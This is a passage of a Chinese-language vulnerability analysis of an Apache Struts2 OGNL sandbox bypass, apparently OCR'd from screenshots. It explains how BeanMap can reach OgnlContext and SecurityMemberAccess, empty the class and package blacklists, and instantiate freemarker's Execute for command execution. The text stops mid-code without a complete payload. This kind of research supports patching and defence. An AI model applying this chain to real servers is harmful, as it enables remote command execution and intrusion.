
```
            try {
@@ -496,27 +492,19 @@ public Object get(Object key)
                if (key.equals(OgnlContext.ROOT_CONTEXT_KEY)) {
                    result = getRoot();
                } else {
-                   if (key.equals(OgnlContext.CONTEXT_CONTEXT_KEY)) {
-                       result = this;
                    } else {
-                       if (key.equals(OgnlContext.TRACE_EVALUATIONS_CONTEXT_KEY)) {
-                           result = getTraceEvaluations() ? Boolean.TRUE :
Boolean.FALSE;
                        } else {
-                           if (key.equals(OgnlContext.LAST_EVALUATION_CONTEXT_KEY))
{
-                               result = getLastEvaluation();
                            } else {
-                               if
(key.equals(OgnlContext.KEEP_LAST_EVALUATION_CONTEXT_KEY)) {
-                                   result = getKeepLastEvaluation() ? Boolean.TRUE :
Boolean.FALSE;
                                } else {
-                                   if
(key.equals(OgnlContext.CLASS_RESOLVER_CONTEXT_KEY)) {
-                                       result = getClassResolver();
-                                   } else {
```

```
            try {
                if (key.equals(OgnlContext.ROOT_CONTEXT_KEY)) {
                    result = getRoot();
                } else {
+                   if (key.equals(OgnlContext.TRACE_EVALUATIONS_CONTEXT_KEY)) {
+                       result = getTraceEvaluations() ? Boolean.TRUE :
Boolean.FALSE;
                    } else {
+                       if (key.equals(OgnlContext.LAST_EVALUATION_CONTEXT_KEY)) {
+                           result = getLastEvaluation();
                        } else {
+                           if
(key.equals(OgnlContext.KEEP_LAST_EVALUATION_CONTEXT_KEY)) {
+                               result = getKeepLastEvaluation() ? Boolean.TRUE :
Boolean.FALSE;
                            } else {
+                               if
(key.equals(OgnlContext.TYPE_CONVERTER_CONTEXT_KEY)) {
+                                   result = getTypeConverter();
                                } else {
+                                   throw new IllegalArgumentException("unknown
reserved key '" + key + "'");
```

而 S2-057 通过 `#attr` 、 `#request` 等 map 对象中的 `struts.valueStack` 间接获取到了 `OgnlContext` ，但是补丁把包 `com.opensymphony.xwork2.ognl.` 加入到了黑名单中，不能调用 `OgnlValueStack` 的 `getContext` 方法了，因此这种方法也行不通了。


不过我们可以利用前文的实例化任意无参构造方法条件调用一些方法，间接的帮我们获取到 `OgnlContext` 。

看一下 `org.apache.commons.collections.BeanMap`




```java
public Object getBean() { return this.bean; }

public void setBean(Object newBean) {
    this.bean = newBean;
    this.reinitialise();
}
```

跟进 `this.initialise()` ，他会把我传入对象对应 class 当做 bean，提取 `get` 和 `set` 方法以及 `name` 赋值进 `readMethods` 和 `writeMethods` 。




```java
private void initialise() {
    if (this.getBean() != null) {
        Class beanClass = this.getBean().getClass();  beanClass: "class ognl.OgnlContext"

        try {
            BeanInfo beanInfo = Introspector.getBeanInfo(beanClass);  beanInfo: GenericBeanInfo@6254  beanClass: "class ognl.OgnlContext"
            PropertyDescriptor[] propertyDescriptors = beanInfo.getPropertyDescriptors();  propertyDescriptors: PropertyDescriptor[22]@6258  beanInfo: GenericBeanInfo@6254
            if (propertyDescriptors != null) {
                for(int i = 0; i < propertyDescriptors.length; ++i) {  i: 16
                    PropertyDescriptor propertyDescriptor = propertyDescriptors[i];  propertyDescriptor: "java.beans.PropertyDescriptor[name=previousType; propertyType=class java.
                    if (propertyDescriptor != null) {
                        String name = propertyDescriptor.getName();  name: "previousType"
                        Method readMethod = propertyDescriptor.getReadMethod();  readMethod: "public java.lang.Class ognl.OgnlContext.getPreviousType()"
                        Method writeMethod = propertyDescriptor.getWriteMethod();  writeMethod: "public void ognl.OgnlContext.setPreviousType(java.lang.Class)"
                        Class aType = propertyDescriptor.getPropertyType();  aType: "class java.lang.Class"  propertyDescriptor: "java.beans.PropertyDescriptor[name=previousType;
                        if (readMethod != null) {
                            this.readMethods.put(name, readMethod);  readMethod: "public java.lang.Class ognl.OgnlContext.getPreviousType()"
                        }

                        if (writeMethod != null) {
                            this.writeMethods.put(name, writeMethod);  name: "previousType"  writeMethod: "public void ognl.OgnlContext.setPreviousType(java.lang.Class)"
                        }

                        this.types.put(name, aType);
                    }
                }
```

看一下其 `get` 方法，根据我们传入的 `name` 调用 `readMethods` 中对应的 `getXxx` 方法




```
public Object get(Object name) {  name: "context"
    if (this.bean != null) {
        Method method = this.getReadMethod(name);  method: "public java.util.Map com.opensymphony.xwork2.ognl.OgnlValueStack.getContext()"  name: "context"
        if (method != null) {
            try {
                return method.invoke(this.bean, NULL_ARGUMENTS);  method: "public java.util.Map com.opensymphony.xwork2.ognl.OgnlValueStack.getContext()"
            } catch (IllegalAccessException var4) {
                this.logWarn(var4);
            } catch (IllegalArgumentException var5) {
                this.logWarn(var5);
            } catch (InvocationTargetException var6) {
                this.logWarn(var6);
            } catch (NullPointerException var7) {
                this.logWarn(var7);
            }
```




```
protected Method getReadMethod(Object name) {
    return (Method)this.readMethods.get(name);
}
```

而 `com.opensymphony.xwork2.ognl.OgnlValueStack` 中存在 `getContext` 方法，因此我们可以拿到 `OgnlValueStack` 后，利用 `BeanMap` 间接获取到 `OgnlContext` 。



```
public Map<String, Object> getContext() { return this.co
```


同理我们可以获取到 `com.opensymphony.xwork2.ognl.SecurityMemberAccess` 对象



反编译 .class文件, bytecode version: 50.0 (Java 6)

```
    }

    public MemberAccess getMemberAccess() { return this.
```


并利用 `put` 方法调用 `setExcludedClasses` 和 `setExcludedPackageNames` 覆盖掉黑名单。



```
public Object put(Object name, Object value) throws IllegalArgumentException, ClassCastException {  name: "excludedClasses"  value:  size = 0
    if (this.bean != null) {
        Object oldValue = this.get(name);  oldValue: null
        Method method = this.getWriteMethod(name);  method: "public void com.opensymphony.xwork2.ognl.SecurityMemberAccess.setExcludedClasses(java.util.Set)"
        if (method == null) {
            throw new IllegalArgumentException("The bean of type: " + this.bean.getClass().getName() + " has no property called: " + name);  name: "excludedClasses"
        } else {
            try {
                Object[] arguments = this.createWriteMethodArguments(method, value);  arguments: Object[1]@8970  value:  size = 0
                method.invoke(this.bean, arguments);  method: "public void com.opensymphony.xwork2.ognl.SecurityMemberAccess.setExcludedClasses(java.util.Set)"  arguments:
                Object newValue = this.get(name);
                this.firePropertyChange(name, oldValue, newValue);
                return oldValue;
            } catch (InvocationTargetException var7) {
```


前面提到了最新的 struts2 即使绕过了沙盒依然不能直接调用常用的类来进行利用，但是我们清空了黑名单之后可以实例化任意黑名单中的类。

看下黑明单包中的类 `freemarker.template.utility.Execute` ，存在无参构造方法 `Execute()` ， `exec` 方法可以直接执行命令。



```java
public class Execute implements TemplateMethodModel {
    private static final int OUTPUT_BUFFER_SIZE = 1024;

    public Execute() {
    }

    public Object exec(List arguments) throws TemplateModelException {
        StringBuilder aOutputBuffer = new StringBuilder();
        if (arguments.size() < 1) {
            throw new TemplateModelException("Need an argument to execute");
        } else {
            String aExecute = (String)((String)arguments.get(0));

            try {
                Process exec = Runtime.getRuntime().exec(aExecute);
                InputStream execOut = exec.getInputStream();

                try {
                    Reader execReader = new InputStreamReader(execOut);
                    char[] buffer = new char[1024];

